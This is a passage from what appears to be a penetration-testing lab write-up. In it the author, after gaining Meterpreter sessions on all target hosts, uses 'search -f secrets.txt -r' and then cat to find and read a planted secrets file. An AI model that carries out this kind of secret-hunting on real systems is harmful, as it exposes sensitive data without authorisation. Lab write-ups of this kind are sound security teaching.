login, as evident in the screenshot above and *meterpreter* showing once again. I had now successfully infiltrated every Host.


Finding Sensitive Files

With access gained on the final target server, it was time to search any files containing more information that could be harmful if a black hat hacker was doing this whole operation.

1. I knew going in there was a special file called *secrets.txt* that I could find if I successfully got through every target. To locate this file I typed the command search -f secrets.txt -r.



2. Now knowing the location of the *secrets.txt* file I used the command pwd to see where I was in *Administrator2* and I was only one directory away. So I used cd .. to go back one directory and then cd debug to change into the *debug* directory. From there I used cat secrets.txt to read the contents of the file.



And I found the extremely sensitive information!